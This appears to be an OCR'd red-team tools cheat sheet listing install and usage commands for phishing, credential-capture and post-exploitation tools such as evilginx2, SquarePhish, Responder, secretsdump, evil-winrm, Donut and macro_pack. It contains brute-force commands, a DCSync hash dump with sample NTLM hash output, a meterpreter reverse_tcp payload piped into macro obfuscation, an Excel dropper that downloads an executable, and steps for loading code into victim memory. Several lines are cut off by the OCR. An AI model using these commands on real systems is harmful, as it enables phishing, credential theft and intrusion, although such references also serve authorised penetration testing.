
evilginx2 + gophish. (GoPhish) Gophish is a powerful, open-source phishing framework that makes it easy to test your organization's exposure to phishing. (evilginx2) Standalone man-in-the-middle attack framework used for phishing login credentials along with session cookies, allowing for the bypass of 2-factor authentication

Install:

```
git clone https://tinyurl.com/2yv7uw9s
```

Usage:

```
Usage:
./setup <root domain> <subdomain(s)> <root domain bool> <redirect url> <feed bool
 - root domain                    - the root domain to be used for the campaign
 - subdomains                     - a space separated list of evilginx2 subdomai
 - root domain bool               - true or false to proxy root domain to evilgi
 - redirect url                   - URL to redirect unauthorized Apache requests
 - feed bool                      - true or false if you plan to use the live fe
 - rid replacement                - replace the gophish default "rid" in phishin
 - blacklist bool                 - true or false to use Apache blacklist
Example:
  ./setup.sh example.com "accounts myaccount" false https://tinyurl.com/29yobbg2
```



⬅ BACK Social Engineer Toolkit (SET)

This framework is great for creating campaigns for initial access, 'SET has a number of custom attack vectors that allow you to make a believable attack quickly'.

Install:

```
git clone https://tinyurl.com/2azfdy7a; cd set; python setup.py install
```

Usage:

```
python3 setoolkit
```

⬅ BACK Hydra


Nice tool for logon brute force attacks. Can bf a number of services including SSH, FTP, TELNET, HTTP etc.

Install:

```
sudo apt install hydra
```

Usage:

```
hydra -L USER.TXT -P PASS.TXT 1.1.1.1 http-post-form "login.php:username=^USER^&p
hydra -L USER.TXT -P PASS.TXT 1.1.1.1 ssh
```



⬅ BACK SquarePhish

SquarePhish is an advanced phishing tool that uses a technique combining OAuth Device code authentication flow and QR codes (See PhishInSuits for more about OAuth Device Code flow for phishing attacks).

Attack Steps:

- Send malicious QR code to victim
- Victim scans QR code with mobile device
- Victim directed to attacker controlled server (Triggering OAuth Device Code authentication flow process)
- Victim emailed MFA code (Triggering OAuth Device Code flow 15 minute timer)
- Attacker polls for authentication
- Victim enters code into legit Microsoft website
- Attacker saves authentication token

Install:

```
git clone https://tinyurl.com/22rr2mga; cd squarephish; pip install -r requiremen
```

Note: *Before using either module, update the required information in the settings.config file noted with* `Required` .


Usage (Email Module):

```
usage: squish.py email [-h] [-c CONFIG] [--debug] [-e EMAIL]

optional arguments:
  -h, --help            show this help message and exit

  -c CONFIG, --config CONFIG
                        squarephish config file [Default: settings.config]
```

```
  --debug               enable server debugging

  -e EMAIL, --email EMAIL
                        victim email address to send initial QR code email to
```

Usage (Server Module):

```
usage: squish.py server [-h] [-c CONFIG] [--debug]

optional arguments:
  -h, --help            show this help message and exit

  -c CONFIG, --config CONFIG
                        squarephish config file [Default: settings.config]

  --debug               enable server debugging
```



⬅ BACK King Phisher

King Phisher is a tool that allows attackers to create and send phishing emails to victims to obtain sensitive information.


It includes features like customizable templates, campaign management, and email sending capabilities, making it a powerful and easy-to-use tool for carrying out phishing attacks. With King Phisher, atackers can target individuals or organizations with targeted and convincing phishing emails, increasing the chances of success in their attacks.

Install (Linux - Client & Server):

```
wget -q https://tinyurl.com/hhkdzkc/raw/master/tools/install.sh && \
sudo bash ./install.sh
```

Usage:

Once King Phisher has been installed please follow the wiki page to setup SSH, Database config, SMTP server etc.



Execution

BACK Responder

Responder is a tool for poisoning the LLMNR and NBT-NS protocols on a network, to allow for credential capture and arbitrary code execution.

The LLMNR (Link-Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service) protocols are used by Windows systems to resolve hostnames to IP addresses on a local network. If a hostname cannot be resolved using these protocols, the system will broadcast a request for the hostname to the local network.

Responder listens for these broadcasts and responds with a fake IP address, tricking the requesting system into sending its credentials to the attacker.

Install:

```
git clone https://tinyurl.com/naubcq2#usage
cd Responder
```

Usage:

```
# Running the tool
./Responder.py [options]

# Typical usage
./Responder.py -I eth0 -wrf
```

Full usage information can be found here.

*Image used from https://tinyurl.com/2ahdxuy3

BACK secretsdump

A utility that is part of the Impacket library that can be used to extract password hashes and other secrets from a Windows system.

It does this by interacting with the Security Account Manager (SAM) database on the system and extracting the hashed passwords and other information, such as:

- Password hashes for local accounts
- Kerberos tickets and keys
- LSA Secrets

Install:

```
python3 -m pip install impacket
```

Usage:

```
# Extract NTLM hashes with local files
secretsdump.py -ntds /root/ntds_cracking/ntds.dit -system /root/ntds_cracking/sys

# DCSync attack and dump the NTLM hashes of all domain users.
secretsdump.py -dc-ip 10.10.10.30 MEGACORP.LOCAL/svc_bes:Sheffield19@10.10.10.30
```

```
➜  ~ secretsdump.py ISENGARD/Administrator:1qazxsw2..@172.16.119.140
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x16c48a561dd221871ae328c3aa486e68
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ea3304523627a00f1825265652677fcc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
ISENGARD\DC01$:aes256-cts-hmac-sha1-96:ff91c54e333a0c11da02bba99b2862530ecbbbd08ea9f308a37b0c61f73f8ffb
ISENGARD\DC01$:aes128-cts-hmac-sha1-96:12380b843b9577abee12d49dc5c236f7
ISENGARD\DC01$:des-cbc-md5:5dae621a5dfb084a
ISENGARD\DC01$:aad3b435b51404eeaad3b435b51404ee:b23a61ea7a313536d9f5cb300943b638:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xd2fb28b01ce9824db2ec1c1deb2e0a6dfd096aaa
dpapi_userkey:0x0d665357dff2089e7c059b36d0282643a8c8c3dc
^C[-]
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```

Image used from https://tinyurl.com/23bot9ff#secretsdumppy

BACK evil-winrm

Evil-WinRM is a tool that provides a command line interface for Windows Remote Management (WinRM: *A service that allows administrators to remotely execute commands on a Windows machine*).

Evil-WinRM allows an attacker to remotely connect to a Windows machine using WinRM and

execute arbitrary commands.

Some features include:

- Loading in memory Powershell scripts
- Loading in memory dll files bypassing some AVs
- Loading x64 payloads
- Pass-the-hash support
- Uploading and downloading local and remote files

Install: (Git)

```
sudo gem install winrm winrm-fs stringio logger fileutils
git clone https://tinyurl.com/yyj7vkrg.git
cd evil-winrm
```

Install: (Ruby gem)

```
gem install evil-winrm
```

Alternative installation instructions can be found here.

Usage:

```
# Connect to 192.168.1.100 as Administrator with custom exe/ps1 download folder l
evil-winrm  -i 192.168.1.100 -u Administrator -p 'MySuperSecr3tPass123!' -s '/hom

# Upload local files to victim
upload local_filename
upload local_filename destination_filename

# Download remote files to local machine
download remote_filename
download remote_filename destination_filename

# Execute .Net assembly into victim memory
Invoke-Binary /opt/csharp/Rubeus.exe

# Load DLL library into victim memory
Dll-Loader -http https://tinyurl.com/28qqkk33
```

Full usage documentation can be found here.




*Image used from https://tinyurl.com/245p4t7x

BACK Donut

A tool for in-memory execution of VBScript, JScript, EXE, DLL files and dotNET assemblies. It can be used to load and run custom payloads on target systems without the need to drop files to disk.

Install: (Windows)

```
git clone https://tinyurl.com/2y7xkuyf
```

To generate the loader template, dynamic library donut.dll, the static library donut.lib and the generator donut.exe. Start an x64 Microsoft Visual Studio Developer Command Prompt, change to the directory where you cloned the Donut repository and enter the following:

```
nmake -f Makefile.msvc
```

To do the same, except using MinGW-64 on Windows or Linux, change to the directory where you cloned the Donut repository and enter the following:

```
make -f Makefile.mingw
```

Install: (Linux)


```
pip3 install donut-shellcode
```

Usage:

```
# Creating shellcode from an XSL file that pops up a calculator.
shellcode = donut.create(file=r"C:\\Tools\\Source\\Repos\\donut\\calc.xsl")

# Creating shellcode from an unmanaged DLL. Invokes DLLMain.
shellcode = donut.create(file=r"C:\Tools\Source\Repos\donut\payload\test\hello.dl
```

For full usage information, see the donut GitHub Page.

See a recent blog post from The Wover for more info.



⬅BACK Macro_pack

A tool used to automatize the obfuscation and generation of Office documents, VB scripts, shortcuts, and other formats for red teaming.

Install: (Binary)


1. Get the latest binary from https://tinyurl.com/ydb277y6/releases/
2. Download binary on PC with genuine Microsoft Office installed.
3. Open console, CD to binary dir and call the binary

Install: (Git)

```
git clone https://tinyurl.com/ydb277y6.git
cd macro_pack
pip3 install -r requirements.txt
```

Usage:

```
# Help Page
python3 macro_pack.py  --help

# List all supported file formats
macro_pack.exe --listformats
# Obfuscate the vba file generated by msfvenom and puts result in a new VBA file.
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.5 -f vba | macro_pack

# Obfuscate Empire stager VBA file and generate a MS Word document:
macro_pack.exe -f empire.vba -o -G myDoc.docm

# Generate an MS Excel file containing an obfuscated dropper (download payload.ex
echo "https://tinyurl.com/27yupoul" "dropped.exe" |  macro_pack.exe -o -t DROPPER

# Execute calc.exe via Dynamic Data Exchange (DDE) attack
echo calc.exe | macro_pack.exe --dde -G calc.xslx
```



⬅ BACK PowerSploit

A collection of PowerShell scripts and modules that can be used to achieve a variety of red teaming objectives.

Some of the features of PowerSploit:

- Dump password hashes and extract clear-text passwords from memory
- Escalate privileges and bypass security controls
- Execute arbitrary PowerShell code and bypass execution restrictions
- Perform network reconnaissance and discovery
- Generate payloads and execute exploits

Install: *1. Save to PowerShell modules folder*

First you will need to download the PowerSploit Folder and save it to your PowerShell modules folder.

Your PowerShell modules folder path can be found with the following command:

```
$Env:PSModulePath
```

Install: *2. Install PowerSploit as a PowerShell module*

You will then need to install the PowerSploit module (use the name of the downloaded folder).

Note: *Your PowerShell execution policy might block you, to fix this run the following command.*

```
powershell.exe -ep bypass
```

Now you can install the PowerSploit module.

```
Import-Module PowerSploit
```

Usage:

```
Get-Command -Module PowerSploit
```

```
PS C:\Users      > powershell.exe -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users      > Import-Module PowerSploit
PS C:\Users      > Get-Command -Module PowerSploit

CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Alias           Add-ObjectAcl                                      3.0.0.0    PowerSploit
Alias           Convert-NameToSid                                  3.0.0.0    PowerSploit
Alias           Convert-SidToName                                  3.0.0.0    PowerSploit
Alias           Find-ForeignGroup                                  3.0.0.0    PowerSploit
Alias           Find-ForeignUser                                   3.0.0.0    PowerSploit
Alias           Find-GPOComputerAdmin                              3.0.0.0    PowerSploit
Alias           Find-GPOLocation                                   3.0.0.0    PowerSploit
Alias           Find-ManagedSecurityGroups                         3.0.0.0    PowerSploit
Alias           Get-ADObject                                       3.0.0.0    PowerSploit
Alias           Get-CachedRDPConnection                            3.0.0.0    PowerSploit
Alias           Get-CurrentUserTokenGroupSid                       3.0.0.0    PowerSploit
Alias           Get-DFSshare                                       3.0.0.0    PowerSploit
Alias           Get-DNSRecord                                      3.0.0.0    PowerSploit
